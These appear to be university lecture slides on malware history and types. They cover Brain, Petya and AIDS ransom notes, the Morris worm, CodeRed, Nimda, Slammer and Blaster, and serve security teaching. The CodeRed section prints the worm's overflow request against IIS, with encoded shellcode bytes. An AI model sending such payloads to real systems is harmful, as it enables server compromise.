CSE331 Computer Security Fundamentals

11/14/2017

Malware

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Stony Brook University


Malicious Software

viruses *worms* *rootkits* *trojan horses*

keyloggers *RATs* *backdoors* *downloaders*

droppers *injectors* *dialers* *flooders*

adware *spyware* *ransomware* …




ht 2.0.16
File Edit Windows Help Local-Hex
1help 2save 3open 4edit 5goto 6mode 7search 8resize 9viewin.0quit

```
File Edit Windows Help Local-Hex                                     14:17 07.01.2010
[▮]= ...ples\brain_sector\8de894dc6f27e10664fc7db1137efe3ef0af62d5.bin =2=
00000000 fa e9 4a 01 34 12 01 08-06 00 01 00 00 00 00 20 |·ΘJ☺4↕☺◘♠ ☺     |
00000010 20 20 20 20 20 20 57 65-6c 63 6f 6d 65 20 74 6f |      Welcome to|
00000020 20 74 68 65 20 44 75 6e-67 65 6f 6e 20 20 20 20 | the Dungeon    |
00000030 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 |                |
00000040 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 |                |
00000050 20 28 63 29 20 31 39 38-36 20 42 61 73 69 74 20 | (c) 1986 Basit |
00000060 26 20 41 6d 6a 61 64 20-28 70 76 74 29 20 4c 74 |& Amjad (pvt) Lt|
00000070 64 2e 20 20 20 20 20 20-20 20 20 20 20 20 20 20 |d.              |
00000080 20 42 52 41 49 4e 20 43-4f 4d 50 55 54 45 52 20 | BRAIN COMPUTER |
00000090 53 45 52 56 49 43 45 53-2e 2e 37 33 30 20 4e 49 |SERVICES..730 NI|
000000a0 5a 41 4d 20 42 4c 4f 43-4b 20 41 4c 4c 41 4d 41 |ZAM BLOCK ALLAMA|
000000b0 20 49 51 42 41 4c 20 54-4f 57 4e 20 20 20 20 20 | IQBAL TOWN     |
000000c0 20 20 20 20 20 20 20 20-20 20 4c 41 48 4f 52 |           LAHOR|
000000d0 45 2d 50 41 4b 49 53 54-41 4e 2e 2e 50 48 4f 4e |E-PAKISTAN..PHON|
000000e0 45 20 3a 34 33 30 37 39-31 2c 34 34 33 32 34 38 |E :430791,443248|
000000f0 2c 32 38 30 35 33 30 2e-20 20 20 20 20 20 20 20 |,280530.        |
00000100 20 20 42 65 77 61 72 65-20 6f 66 20 74 68 69 73 |  Beware of this|
00000110 20 56 49 52 55 53 2e 2e-2e 2e 2e 43 6f 6e 74 61 | VIRUS.....Conta|
00000120 63 74 20 75 73 20 66 6f-72 20 76 61 63 63 69 6e |ct us for vaccin|
00000130 61 74 69 6f 6e 2e 2e 2e-2e 2e 2e 2e 2e 2e 2e 2e |ation...........|
00000140 2e 2e 2e 2e 20 24 23 40-25 24 40 21 21 20 8c c8 |.... $#@%$@!! î╚|
 view e0h/224
```


Brain – first IBM PC virus

Petya Ransomware, 2016



```
You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://pety[redacted].onion/g[redacted]
   http://pety[redacted].onion/g[redacted]

3. Enter your personal decryption code there:

   a6[redacted]
   nF[redacted]y1

If you already purchased your key, please enter it below.

Key: _
```

AIDS Ransomware, 1989



```
Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation.
Complete the INVOICE and attach payment for the lease option of your choice.
If you don't use the printed INVOICE, then be sure to refer to the important
reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US$189. The price of a lease for the
lifetime of your hard disk is US$378.  You must enclose a bankers draft,
cashier's check or international money order payable to PC CYBORG CORPORATION
for the full amount of $189 or $378 with your order. Include your name,
company, address, city, state, country, zip or postal code. Mail your order
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

                          Press ENTER to continue
```

Malware Characteristics

Code Environment

Machine code (executables, DLLs, drivers, shellcode), higher-level languages/interpreters (VB, macro, JS, Java), shell scripts, …

Attack vector

Network packet/request, web page, email, document, USB, …

Infection point

SMM/BIOS, firmware, boot sector, kernel, services/daemons, executable files, memory-only, browser-only…

Propagation strategy

File infection (local disk, remote shares, cloud drives), network scanning, contact/host/peer list, physical access, …

Armoring techniques

Packing, polymorphism, obfuscation, anti-VM/sandbox tricks, anti-debugging tricks, …

(Some) Common Malware Types

Downloaders/droppers

Fetch additional modules from remote locations and plant them

Launchers/loaders

(unpack and) drop a more complex module

Backdoors

Provide access to infected system

Reverse shells, RATs (remote access Trojan), bots, …

Keyloggers/credential stealers

Capture passwords and authentication tokens

User/kernel space keyloggers, hash dumpers, …

Worms vs. Viruses

Worm

- A program that self-propagates across a network exploiting security or policy flaws in widely-used services
- Malicious code (standalone or file-infecting) that propagates over a network, with or without human assistance

Classification not always clear

Main differences of worms from typical viruses

- May not require user intervention
- May not need to infect files
- Network-oriented infection strategy

Worms: It all started back in 1988…

The Morris Internet Worm source code

This disk contains the complete source code of the Morris Internet worm program. This tiny, 99-line program brought large pieces of the Internet to a standstill on November 2nd, 1988.

The worm was the first of many intrusive programs that use the Internet to spread.

Morris worm

Created with no malicious intent

“Gauge the size of the internet”

Exploited multiple vulnerabilities

`finger` (stack smashing)


`sendmail` (DEBUG command allowed for remote cmd exec)

Weak passwords (cracking using dictionary)

`rsh/rexec` (*/etc/hosts.equiv* or *.rhosts* host-based authentication)

Infected about 10% of the internet

6.000 out of 60.000 hosts



Hacking

DDoS attack that disrupted internet was largest of its kind in history, experts say

Probably less sophisticated than Morris worm…

Dyn, the victim of last week's denial of service attack, said it was orchestrated using a weapon called the Mirai botnet as the 'primary source of malicious attack'

- Major cyber attack disrupts internet service across Europe and US

Nicky Woolf in San Francisco

@nickywoolf

Wednesday 26 October 2016 16.42 EDT

Most popular in US

End this misogynistic horror show. Put Hillary Clinton in the White House | Barbara...

Somali migrants are 'disaster' for Minnesota, says Donald Trump

US election: Trump and Clinton in tight race on campaign's final day - live

And then…

13 July 2001 – CodeRed: Buffer overflow in Microsoft IIS

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%
u53ff%u0078%u0000%u00=a HTTP/1.0
```

Defaced affected website:


HELLO! Welcome to http://www.worm.com! Hacked By Chinese!

Days 1–19: propagate through random scanning

Days 20–27: DoS attack against www.whitehouse.gov

4 August 2001 – CodeRed II

Localized scanning



More to come…

18/9/2001 – Nimda

Many infection vectors

- Code Red IIS buffer overflow
- Bulk email to harvested addresses from victim host
- Open network shares
- Infect visitors of compromised web sites
- Microsoft IIS 4.0/5.0 directory traversal vulnerabilities
- Backdoors left behind by the Code Red II and Sadmind/IIS worms





Image Copyright © F-Secure

Faster…

25 January 2003 – Slammer

Stack overflow in MS SQL Server 2000, 376-byte UDP packet


Map Source : www.visualroute.com
Sat Jan 25 06:00:00 2003 (UTC)
Number of hosts infected with Sapphire: 74855
http://www.caida.org
Copyright (C) 2003 UC Regents

Slammer, 30 min after its release:
75.000+ infected hosts, 90% of the vulnerable population

Massive…


11 August 2003 – Blaster

- Buffer overflow in the DCOM RPC Windows service
- TFTP connect-back, download, and execute
- 6176-byte UPX-compressed binary

SYN-flooding DDoS attack against windowsupdate.com

18 August 2003 – Welchia

- “helpful” worm: deletes Blaster and downloads patch
- Caused side-effects…



This system is shutting down. Please save all work in progress and log off. Any unsaved changes will be lost. This shutdown was initiated by NT AUTHORITY\SYSTEM

Time before shutdown : 00:00:59

Message

Windows must now restart because the Remote Procedure Call (RPC) service terminated unexpectedly

More…

19 March 2004 – Witty worm

Vulnerability in ISS firewall products

30 April 2004 – Sasser

Vulnerability in LSASS Windows service

13 August 2005 – Zotob

